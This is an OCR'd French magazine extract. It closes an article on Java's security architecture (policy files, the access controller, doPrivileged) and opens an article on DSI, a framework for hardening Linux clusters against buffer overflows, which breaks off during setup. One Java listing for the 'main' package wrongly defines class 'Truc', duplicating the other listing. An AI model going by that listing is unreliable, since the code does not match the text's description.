La propriété `java.security.manager` indique le gestionnaire de sécurité à installer (dans les versions du JDK antérieures à la 1.2, l'objet `SecurityManager` jouait un rôle similaire à celui d'`AccessController` ; en interne, la plupart des bibliothèques Java continuent d'utiliser le `SecurityManager`, bien que celui-ci délègue maintenant ses actions à l'`AccessController`). Quand on n'installe pas de politique de sécurité, les classes locales (les classes de `main.jar` dans notre exemple) n'ont aucun droit et le programme est donc interrompu par une exception de sécurité.

POLITIQUE DE SÉCURITÉ

La politique de sécurité donne des droits aux classes d'un domaine. Elle est représentée par un objet `Policy`. Dans l'implémentation de référence (le JDK de Sun), cet objet est renseigné grâce à un fichier texte qui décrit l'association entre les domaines et les droits. La syntaxe exacte de ce fichier dépasse le cadre de cet article et nous renvoyons donc le lecteur à **[4]**. Voici un exemple associé à notre application de test (fichier `policy.txt`) :

```
grant codebase "file:main.jar" {
  permission java.io.FilePermission "/tmp/my-test-file", "delete";
};
```

Le sens de ce fichier est le suivant : le bloc `grant` donne le droit de supprimer (`delete`) le fichier `/tmp/my-test-file` au domaine correspondant aux classes chargées dans `main.jar`, depuis le dossier courant (c'est le sens de l'URL `file:main.jar`). Pour activer la politique de sécurité précisée dans ce fichier, il faut indiquer à la machine virtuelle son emplacement par l'intermédiaire de la propriété `java.security.policy` qui peut contenir l'URL désignant le fichier (ici le fichier `policy.txt` donné au-dessus). Par exemple, on peut faire l'appel suivant :

```
java -Djava.security.manager -Djava.security.policy=policy.txt -jar
main.jar
```

Cette fois-ci, le programme fonctionne parfaitement. En effet, la classe `File` est une classe système et a donc toujours le droit d'effacer un fichier. Comme les deux classes de l'application sont dans `main.jar`, qui est lui-même dans le dossier courant, elles appartiennent au domaine décrit par la politique de sécurité et ont donc elles aussi le droit d'effacer le fichier. Le contrôleur d'accès autorise donc l'effacement.

De façon plus générale, la politique de sécurité se fonde sur l'emplacement d'un byte-code et sur les signatures associées pour définir les domaines et donc donner des droits d'accès. On peut par exemple donner le droit de lire des fichiers à un byte-code téléchargé depuis un URL donné à condition qu'il soit signé par une clé donnée. Les signatures sont obtenues à partir de certificats X.509. Le JDK de Sun est livré avec différents outils permettant la gestion des certificats et des clés, la signature d'un byte-code ainsi que l'édition simple (avec interface graphique) des fichiers de politique de sécurité. L'intégration au fichier de politique de sécurité des droits définis par des objets spécifiques à l'application ne pose aucun problème.

Depuis la version 1.4 du JDK, les domaines peuvent aussi tenir compte de l'identité de l'utilisateur du programme Java. En effet, l'API *Java Authentication and Authorization Service* (JAAS) a été intégrée au JDK. Elle permet d'utiliser diverses techniques pour identifier un utilisateur (certificat X.509, tickets Kerberos, etc.).

LE PASSAGE DE PRIVILÈGES

L'exemple proposé précédemment est un peu trop simplifié car il néglige un point très important : dans de nombreux contextes, une classe qui n'a pas ou peu de droits appelle une méthode d'une classe qui a au contraire des droits. L'algorithme décrit pour le contrôleur d'accès fait que la méthode appelée perd ses droits à cause du contexte d'appel. L'algorithme général est très utile car il permet de réduire au maximum la partie du code qui possède certains droits et donc de limiter l'impact de certains bogues. On peut imaginer par exemple une application travaillant avec des plugins. On peut donner à l'application des droits d'écriture sur des fichiers locaux, mais ne pas donner ces droits aux plugins. Quand l'application appelle une méthode d'un plugin, elle perd ses droits. Même si d'une manière ou d'une autre un plugin appelle en retour une méthode de l'application qui permet d'écrire sur un fichier, l'algorithme du contrôleur d'accès interdit l'écriture.

Cependant, dans de nombreuses situations, cet algorithme est très contraignant. Reprenons l'exemple des plugins et imaginons que l'application propose une méthode permettant à un plugin de sauvegarder sa configuration, ou de réaliser toute autre opération normalement interdite. Ce n'est possible qu'en contournant les restrictions induites par le contrôleur. On peut illustrer simplement le problème en modifiant l'exemple de `main.jar`. Séparons les classes en deux packages distincts. `Main` reste (presque) inchangée dans le package `main`. En revanche, nous plaçons `Truc` dans son propre package (`truc`).

On obtient donc :

```
package main;
import java.io.File;
public class Truc
{
  public static void test()
  {
    File f=new File("/tmp/my-test-file");
    f.delete();
  }
}
```

et

```
package truc;
import java.io.File;
public class Truc
{
  public static void test()
  {
    File f=new File("/tmp/my-test-file");
    f.delete();
  }
}
```

Pour limiter la portée d'éventuels bogues, on donne le droit d'effacement du fichier de test au seul package `truc.jar`. On utilise donc la politique de sécurité suivante (fichier `policy.txt`) :

```
grant codebase "file:truc.jar" {
   permission java.io.FilePermission "/tmp/my-test-file", "delete";
};
```

Un lancement de l'application de la forme :

```
java -Djava.security.manager -Djava.security.policy=policy.txt -cp
truc.jar:main.jar main.Main
```

produit une exception de sécurité car le contexte de l'appel `File.delete` inclut la classe `Main` qui n'est pas dans `truc.jar` et qui ne possède donc pas le droit de supprimer le fichier de test. Modifions la classe `Truc` de la façon suivante :

```
package truc;
import java.security.AccessController;
import java.security.PrivilegedAction;
import java.io.File;
public class Truc {
  public static void test() {
    AccessController.doPrivileged(new PrivilegedAction() {
            public Object run() {
              File f=new File("/tmp/my-test-file");
              f.delete();
              return null;
            }
    });
  }
}
```

Avec cette nouvelle version, le programme fonctionne parfaitement. En effet, elle utilise la méthode `doPrivileged` pour contourner l'algorithme principal du contrôleur d'accès.

L'idée est simplement qu'à l'intérieur de la `PrivilegedAction`, le contrôleur d'accès ne tient plus compte du contexte de la méthode `test`. En fait, seul le domaine de la classe `Truc` est pris en compte pour déterminer les droits du code exécuté.

La méthode `test` transmet donc les droits de sa classe à son contexte d'appel. Bien que la classe `Main` ne possède pas le droit d'effacer le fichier de test, elle acquiert ce droit lors de l'exécution du code de la `PrivilegedAction`.

CRITIQUE DE L'ARCHITECTURE

Notre principale critique à l'architecture de sécurité de Java est l'absence de protection fondée sur le "volume" d'utilisation d'une ressource. Il est impossible, par exemple, de limiter la taille des fichiers créés, la puissance CPU utilisée, la bande passante consommée, etc.

Bien entendu, il est parfaitement possible d'utiliser les mécanismes proposés par le système d'exploitation pour réaliser ce contrôle, mais ce n'est pas dans l'esprit de Java (qui met toujours en avant la portabilité des solutions proposées). Cela est d'autant plus gênant que l'architecture propose un contrôle très fin sur le reste des opérations de la JVM et offre une solution d'exécution sécurisée d'applications extérieures très avancée.

Un autre point important concerne bien sûr les bogues. Ceux-ci ont été nombreux depuis les premières versions du JDK, et ils continuent à apparaître relativement régulièrement. Par exemple, un bogue permettant de provoquer l'arrêt d'une JVM à partir d'une applet (ou de tout autre code) a été découvert en mars 2003 par Marc Schoenefeld (cf [5]). De très nombreux bogues ont été découverts dans le passé (le livre *Securing Java* [6] en contient une liste et on peut en trouver une autre plus à jour sur le site de Sun [7]).

Notons pour finir que le but de l'architecture de sécurité de Java est de contrôler l'exécution d'un code potentiellement dangereux et, plus généralement, de faciliter l'implémentation d'applications sécurisées, c'est-à-dire dont les opérations sont contrôlées de façon fine par des mécanismes de signature et d'identification.

Il ne s'agit en aucun cas de protéger les applications contre une analyse de type *reverse engineering*. Quand une applet est téléchargée par un client, l'architecture de sécurité protège celui-ci d'un comportement néfaste voulu par le programmeur de l'applet. Par contre, rien ne protège l'applet contre une analyse de son code par le client. Au contraire, l'utilisation d'un byte-code au format très contrôlé facilite l'analyse du code, notamment grâce à l'utilisation d'un décompilateur, et ce même si le code a été obscurci par un outil adapté (cf [8]).

CONCLUSION

L'architecture de sécurité de Java propose des mécanismes très évolués pour exécuter du code dans des conditions contrôlées finement. Elle permet de construire des applications sécurisées par des mécanismes qui s'ajoutent à ceux proposés par le système d'exploitation hôte de la machine virtuelle. Il est possible en particulier d'exécuter des applications distinctes protégées les unes des autres au sein d'une même JVM, c'est-à-dire sans passer par un support noyau (et au final hardware) pour la protection de la mémoire.

Cependant, comme toute technologie relativement récente, l'architecture comporte encore quelques limitations et a une histoire tourmentée en termes de bogues.

Une bonne pratique à l'heure actuelle consiste, pour une utilisation serveur, à cumuler les protections en utilisant plusieurs JVM séparées les unes des autres par le système d'exploitation. Pour une utilisation sur le client (les applets), il convient, comme pour toute technologie sensible, d'être particulièrement vigilant et donc de réaliser des mises à jour régulières du plugin Java ou du navigateur utilisé.

Fabrice Rossi
Université Paris-IX Dauphine
CEREMADE
Fabrice.Rossi@apiacoa.org
http://apiacoa.org/

RÉFÉRENCES

[1] Tim Lindholm and Frank Yellin - The Java Virtual Machine Specification. Addison Wesley. 1999
http://java.sun.com/docs/books/vmspec/

[2] Vijay Saraswat - Java is not type safe. 1997
http://citeseer.nj.nec.com/saraswat97java.html

[3] Sheng Liang and Gilad Bracha - Dynamic Class Loading in the Java Virtual Machine. In Proceedings of the 1998 ACM SIGPLAN Conference on Object-Oriented Programming Systems, Languages and Applications (OOPSLA'98). Vancouver, 1998
http://java.sun.com/people/gbracha/classloaders.ps

[4] Li Gong - Java 2 Platform Security Architecture. Sun. 2002
http://java.sun.com/j2se/1.4/docs/guide/security/spec/security-spec.doc.html

[5] Marc Schoenefeld - Denial-Of-Service holes in JDK 1.4.1_01. 10 mars 2003 **http://www.illegalaccess.org/** et **http://www.securityfocus.com/bid/7109**

[6] Gary McGraw and Ed Felten - Securing Java. John Wiley & Sons, Inc. 1999 **http://www.securingjava.com/**

[7] **http://java.sun.com/sfaq/chronology.html**

[8] Eric Detoisien et Christophe Grenier - Les vulnérabilités du Web. MISC 1.

Quelques liens sur l'architecture de sécurité Java :

- Documents de Sun :

Page principale sur la sécurité Java : **http://java.sun.com/security/**

- évolution de l'architecture
  - description de 1997 : **http://java.sun.com/marketing/collateral/security.html**
  - un article sur les apports du JDK 1.2 : **http://java.sun.com/security/usenix-jdk12security.ps**


- Autres documents :
  - Le livre *Securing Java* de Gary McGraw et Ed Felten, entièrement disponible en ligne (il date de 1999 et se limite donc au JDK 1.2) : **http://www.securingjava.com/**
  - Le groupe de recherche d'IBM sur la sécurité en Java : **http://www.research.ibm.com/javasec/**
  - Une excellente présentation de Marc Schoenefeld : **http://www.illegalaccess.org/blackhat/blackhat.pdf**

Sécurité des

Comment protéger un réseau contre un débordement de buffer

Sécuriser une seule machine est déjà une tâche ardue. Lorsqu'il faut en gérer plusieurs conjointement, les problèmes sont décuplés. Dans cet article, nous allons essayer de vous montrer une technique qui permet, sous Linux, de sécuriser d'une manière transparente et automatique toutes les machines d'un même cluster en une seule étape.

Il est peu probable que vous ayiez un réseau de machines distribuées chez vous; de telles architectures sont néanmoins très utilisées de nos jours. Certains domaines sont tellement demandeurs en ressources qu'une seule machine ne leur suffit pas. Parmi ces applications si gourmandes, on peut citer notamment les prévisions météorologiques, les simulations d'essais nucléaires, les serveurs de télécommunications, ou plus proche de la sécurité, les challenges RC5 de distributed.net [16] (une application du *GRID computing* [15]). Initialement relativement cloisonnées, ces applications s'intéressaient assez peu aux problématiques de sécurité informatique. Mais petit à petit, pour diverses raisons, il leur a fallu s'ouvrir aux réseaux IP et à Internet. C'est ainsi que des applications peu sécurisées (voire parfois pas du tout) se sont retrouvées confrontées à toute une batterie d'attaques. Or, autant il existe une vaste panoplie d'outils pour sécuriser une machine unique ou un réseau (pare-feu, outils de chiffrement, de scellement, IDS...), autant le problème s'avère plus délicat lorsqu'il s'agit de sécuriser un système distribué, car les outils existants n'offrent pas de vue homogène de l'ensemble de la sécurité du cluster.



1

Problème soulevé par le contrôle d'accès entre plusieurs machines.

systèmes distribués

de machines distribuées ...d'un seul coup !

LE PROBLÈME

Concrètement, une facette de ce manque d'homogénéité est exprimée à la **figure 1**. Le processus a (qui pourrait être assimilé à un client par exemple) du nœud numéro 1 essaie d'accéder à une ressource du noeud 2. Dans la réalité, on n'accède pas directement à cette ressource : c'est un processus b (par exemple un serveur) , sur le noeud 2, qui effectue l'accès à la ressource, et renvoie les informations au nœud 1. En conséquence, sur le nœud 2, on ne teste jamais l'accès vis à vis du processus a, mais toujours vis à vis de b. Ce problème pourrait être résolu en codant soi-même le contrôle d'accès, mais pour cela, il faut avoir accès au code source des processus a et b, ce qui n'est pas toujours le cas.

Dans cet exemple, le problème vient bel et bien du fait que chaque noeud a une vision locale de son contrôle d'accès et non une vue globale. Si chaque noeud avait une connaissance exacte de ce que les autres peuvent faire ou non, il n'y aurait pas de problème.

Une autre difficulté soulevée par les environnements distribués est également la complexité de l'administration de leur sécurité. En effet, si chaque noeud doit avoir une connaissance globale du système (du style : "les processus de A peuvent accéder aux processus de B, mais pas de C - tandis que ceux de B ont tous les droits"), alors l'administrateur se trouve face à une tâche ardue : la configuration et la mise à jour de la politique de sécurité de chaque noeud... Gérer la sécurité d'une seule machine est déjà difficile, s'il faut en plus se préoccuper de toutes celles qui sont autour, cela devient vite ingérable, et hélas, tout le monde sait bien que "complexité finit toujours par rimer avec trou de sécurité"...

DSI

Face à la problématique de sécurisation des systèmes distribués, une initiative Open Source s'est montée : DSI (*Distributed Security Infrastructure*) [1]. Elle vise à proposer une infrastructure de sécurisation pour des clusters - vaste programme qui se limite pour l'instant :

- à la protection contre les attaques de "l'intérieur" (i.e. l'attaquant a accès au réseau distribué, mais essaie d'outrepasser ses droits) - celles-ci étant parmi les plus fréquentes [14]. Pour l'instant, DSI n'adresse pas le cas des attaques venant de l'extérieur du cluster, mais ceci fait l'objet de nombreux autres projets et efforts de recherche.
- et à des nœuds tournant sous Linux.

Bien des choses sont encore à l'étude dans DSI, le projet étant encore en phase beta. Nous allons cependant tenter d'étayer dans cet article un cas concret : comment empêcher d'un seul coup l'exploitation de débordements de buffers (*buffer overflow*) sur tous les nœuds d'un réseau de machines distribuées.

LES DIFFÉRENTS COMPOSANTS D'UNE ARCHITECTURE DSI

➔ L'ensemble de l'architecture de DSI s'articule autour de :

- un **"serveur de sécurité"** (SS), point central d'administration. C'est sur ce noeud que l'administrateur configure la politique de sécurité du cluster ; le serveur a ensuite pour tâche la propagation de cette politique à tous les autres noeuds. Il centralise également toutes les alarmes remontées par les autres noeuds.
- de plusieurs **"managers de sécurité"** (SM pour *Security Manager*), un par noeud à sécuriser. Chaque manager s'occupe de faire appliquer la politique de sécurité qu'il reçoit sur son noeud. Si nécessaire, il renvoie au serveur de sécurité des messages d'alerte.
- et de **canaux de communications sécurisés** : tous les messages entre SMs et SS transitent par ces canaux et peuvent être sécurisés par SSL/TLS [10,12].

Cette architecture est illustrée à la **figure 2**. Afin que la politique de sécurité ne puisse pas être contournée, elle est appliquée en mode noyau à l'aide de DSM, le module noyau de DSI.

➔ Plutôt que de tout refaire depuis zéro, DSI s'appuie sur de nombreux autres composants :

- LSM (*Linux Security Module*) [2], car DSM - le module noyau de DSI - est codé comme une implémentation des

différents *hooks* offerts par LSM. Pour cela, il faut patcher le noyau Linux. C'est une phase méticuleuse mais fort heureusement largement documentée sur le Web [11].

- Xerces-C++ [9], qui sert notamment à parser la politique de sécurité écrite en XML.
- omniORB, une souche CORBA Open Source [7], et une contribution omniEvents [8] qui implémente les spécifications 1.0 d'OMG Event Services pour omniORB.
- et OpenSSL [10] pour sécuriser les canaux CORBA.

MONTER UN PETIT RÉSEAU DISTRIBUÉ

Au lieu de s'embarquer dans des explications littéraires de DSI, nous préférons illustrer DSI à travers un exemple concret. Pour notre démonstration, il nous faudra donc disposer d'au moins 2 machines :

- une machine sur laquelle tourne le serveur de sécurité. Nous y ferons également tourner un manager de sécurité afin que la politique de sécurité soit également appliquée à ce noeud (dans la théorie, la machine qui fait tourner le serveur de sécurité est un noeud à part, et il n'y a pas forcément de manager de sécurité dessus). Dans nos exemples, cette machine s'appelle *glacier* (par référence aux températures hivernales montréalaises...) ;
- et une machine sur laquelle tourne un manager de sécurité, qui s'appelle *colby*.

> **Note**
>
> La démonstration peut fonctionner en local sur une seule machine, mais l'intérêt est limité puisque toute la contribution de DSI porte sur le fait de sécuriser un réseau de machines distribuées.


L'étape suivante consiste à obtenir sur chaque noeud un environnement sur lequel DSI puisse tourner. A l'heure actuelle, c'est hélas une étape un peu fastidieuse puisqu'il faut vérifier que tous les logiciels requis (LSM, Xerces, omniORB, omniEvents et OpenSSL) sont bien installés, mais on ne monte pas un environnement distribué sans rien. En revanche, la compilation en elle-même de DSI est extrêmement simple :

```
% tar xvfz dsi-0.1.tar.gz
% cd dsi-0.1
% ./configure
% make
```

DÉMARRER L'ENVIRONNEMENT DSI

Il faut ensuite mettre en place l'architecture de DSI. On commence par initialiser les canaux de communication. Sur *chaque* machine, il faut configurer le fichier `/etc/omniORB.cfg` pour lui spécifier le nom (ou l'adresse IP) du serveur de sécurité :

```
InitRef= NameService=corbaname::glacier/NameService
DefaultInitRef= corbaname:rir:#services
```




L'architecture distribuée de DSI.

On peut alors lancer le service de nommage de CORBA (port 2809), et la couche de gestion des événements (port 7766).

```
% cd dsi-0.1
% source dsi_setup.sh
% omniNames -start 2809 &
% omniEvents -s 7766 &
```

Cela lance une multitude de processus omniNames et omniEvents (configurable dans `/etc/omniORB.cfg`):

```
% ps
  PID TTY          TIME CMD
31676 pts/4    00:00:00 bash
 4214 pts/4    00:00:00 omniNames
 4215 pts/4    00:00:00 omniNames
 4216 pts/4    00:00:00 omniNames
 4506 pts/4    00:00:00 omniEvents
 4507 pts/4    00:00:00 omniEvents
 4508 pts/4    00:00:00 omniEvents
 4509 pts/4    00:00:00 omniEvents
 4510 pts/4    00:00:00 omniEvents
 4511 pts/4    00:00:00 ps
```



Etat (temporaire) de l'architecture DSI après avoir lancé CORBA.


CORBA est lancé, nous avons donc potentiellement des canaux de communication qui fonctionnent.

La **figure 3** illustre l'état temporaire de notre architecture distribuée.


Le serveur de sécurité envoyant un message "HeartBeat" (battement de cœur) à tous les managers de sécurité toutes les 20 secondes, on peut les démarrer, et vérifier à l'aide d'un sniffer que la communication se fait bien (voir **figure 4**).

```
[glacier]$ cd dsi-0.1/bin
[glacier]$ ./dsiSecServer > secserver.out >&
secserver.err &
[glacier]$ ./dsiSecManager > secmanager.out >&
secmanager.out &

[colby]$ cd dsi-0.1/bin
[colby]$ ./dsiSecManager > secmanager.out >&
secmanager.out &
```



Communication (SSL non activé) entre le serveur de sécurité (glacier) et un manager de sécurité (colby). On voit qu'un message XML "HeartBeat" a transité.



Une architecture DSI prête à l'emploi !

CHARGER LE MODULE NOYAU DSM

Le serveur de sécurité et les managers communiquent bien entre eux, mais pour qu'ils puissent faire appliquer une politique de sécurité, il faut maintenant démarrer le module noyau DSM sur chaque noeud. Par exemple :

```
% su root
# cd dsi-0.1/lsm
# ./load
# exit
